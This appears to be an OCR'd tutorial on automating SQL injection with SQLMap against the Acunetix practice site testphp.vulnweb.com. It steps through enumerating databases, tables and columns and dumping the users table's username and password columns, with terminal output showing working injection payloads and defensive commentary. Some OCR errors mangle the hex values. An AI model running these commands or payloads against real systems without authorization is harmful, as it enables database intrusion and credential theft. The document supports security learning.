SQL INJECTION AUTOMATION

SQL Injection is a vulnerability that allows an attacker to interfere with the queries an application makes to its database.
If a website does not properly validate user input, an attacker can inject harmful SQL commands.

A successful SQL injection attack can allow an attacker to:

- 🛑 **Bypass login authentication**
- 📂 **Access sensitive data** (usernames, passwords, emails, credit card info)
- 🗑️ **Delete or modify database records**
- 🛠️ **Execute administrative operations on the database**
- 💉 **Inject backdoors into the system**
- 🔍 **Enumerate (list) database names, tables, columns**

Step – 1 :- --dbs

When you run SQLMap with the --dbs option, you are telling the tool to **enumerate (list) all the databases** available on the target database server **after a successful SQL injection vulnerability is found**.

What it does:-

It will:

- **Check if the target is vulnerable to SQL injection**
- **If vulnerable → it fetches all database names from the DBMS**
- **Displays them in a list**


Examples command :-

This will:

✓ **Test for SQL injection**

✓ **List all the databases in the backend DBMS, such as:**

- **information_schema**
- **users**
- **employees**
- **testdb**



Step-2:- -D acuart --tables

What -D acuart --tables Means in SQLMap

SQLMap uses many flags to test SQL injection and enumerate (list) database contents.

The command:-

-D acuart --tables

is used after you have found a vulnerable parameter, and SQLMap is now ready to enumerate the database.

- **-D acuart:-**

So SQLMap will focus ONLY on this specific database within the DBMS (MySQL, PostgreSQL, MSSQL, etc.).

It is similar to writing in SQL:

USE acuart;

- **–tables:-**


👉 List all tables in the selected database

Meaning SQLMap will enumerate and show you all table names inside acuart.

Behind the scenes, SQLMap might run queries like:

SHOW TABLES;

or database-specific equivalent.


kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --tables
{1.9.8#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
o liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 00:36:33 /2025-11-21/
[00:36:33] [INFO] resuming back-end DBMS 'mysql'
[00:36:34] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 6125=6125
Type: error-based
Title: MySQL ⩾ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: artist=1 AND GTID_SUBSET(CONCAT(0×717a627a71,(SELECT (ELT(1099=1099,1))),0×7176766a71),1099)
Type: time-based blind
Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 6772 FROM (SELECT(SLEEP(5)))HSjm)
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-9970 UNION ALL SELECT NULL,NULL,CONCAT(0×717a627a71,0×65584479646f4c6f4d4270534b4d646b58475044514696b52487444665a597a5a467a557258416f,0×7176766a71)-- -
[00:36:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ⩾ 5.6
[00:36:35] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
artists
carts

Step-3:- -D acuart -T users –columns

1). -u "http://example.com/vuln.php?id=1"

This tells SQLMap which URL is vulnerable to test.

- **The id=1 parameter is suspected to be injectable.**
- **SQLMap will send payloads to check if SQL injection exists.**

🔹 **2). -D acuart**

This specifies the target database name.

- **-D = “use this database”**
- **acuart = name of the database you want to explore (Example: from a vulnerable website using "Acunetix Art" sample database)**

🔹 **3). -T users**

This specifies the table name inside that database.

- **-T = “use this table”**
- **users = table you want to inspect**

👉 **You are telling SQLMap:**
“Inside the acuart database, look at the *users* table.”


🔹 **4). --columns**

This tells SQLMap to list all the column names of that table.

A column is like a field in the table, such as:

- **username**
- **password**
- **email**
- **id**
- **role**

👉 **So SQLMap will extract:**
Column names + data types for the users table.


kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users --columns
{1.9.8#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
o liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 00:37:30 /2025-11-21/
[00:37:30] [INFO] resuming back-end DBMS 'mysql'
[00:37:31] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 6125=6125
Type: error-based
Title: MySQL ⩾ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: artist=1 AND GTID_SUBSET(CONCAT(0x717a627a71,(SELECT (ELT(1099=1099,1))),0x7176766a71),1099)
Type: time-based blind
Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 6772 FROM (SELECT(SLEEP(5)))HSjm)
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-9970 UNION ALL SELECT NULL,NULL,CONCAT(0x717a627a71,0x65584479646f4c6f4d4270534b4d646b584750445146696b52487444665a597a5a467a557258416f,0x7176766a71)-- -
[00:37:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ⩾ 5.6
[00:37:32] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
| Column | Type |

Step-4:- -D acuart -T users -C uname,pass --dump

1️⃣ -D acuart:-

D = Database
This tells SQLMap to **select a specific database** named **acuart**.

✓ Defensive understanding:-

If an attacker can list or select databases, it means:

- The application is vulnerable to SQL Injection.
- Database names are exposed, allowing targeted extraction.

Security analysts use this knowledge to:

- Verify improper input validation.
- Identify broken database privilege controls.

2️⃣ -T users

T = Table
This instructs SQLMap to focus on a specific **table** within that database, in this case:
➞ users table

✓ Defensive understanding:

The users table often contains:

- usernames
- password hashes
- emails
- roles

If attackers can access it, authentication systems are at risk.

SOC or security analysts investigate:

- Why this table was accessible.
- What injection allowed table enumeration.

3️⃣ -C uname,pass

C = Columns
This parameter specifies **particular columns** to extract.

Here:

- uname → likely *username*
- pass → likely *password* or *password hash*

✓ Defensive understanding:

This means an attacker is **targeting authentication information**, which is critical.

Analysts must check:

- Password hashing implementation
- Whether plain-text passwords exist (bad practice)
- Privilege escalation via leaked accounts

4️⃣ --dump

This flag tells SQLMap to:

📌 **Extract (dump) the data from the selected columns**

Meaning SQLMap will pull all values stored in:

- uname
- pass
  of the
  ➞ **users table**
  inside
  ➞ **acuart database**

✓ Defensive understanding:

If --dump succeeds, it indicates:

- SQL Injection is fully exploitable (critical severity)
- Database read privileges are compromised
- Possible data breach under GDPR/ISO guidelines

Security teams use this to:

- Reproduce the vulnerability
- Confirm data exposure
- Classify severity
- Patch vulnerable input fields or queries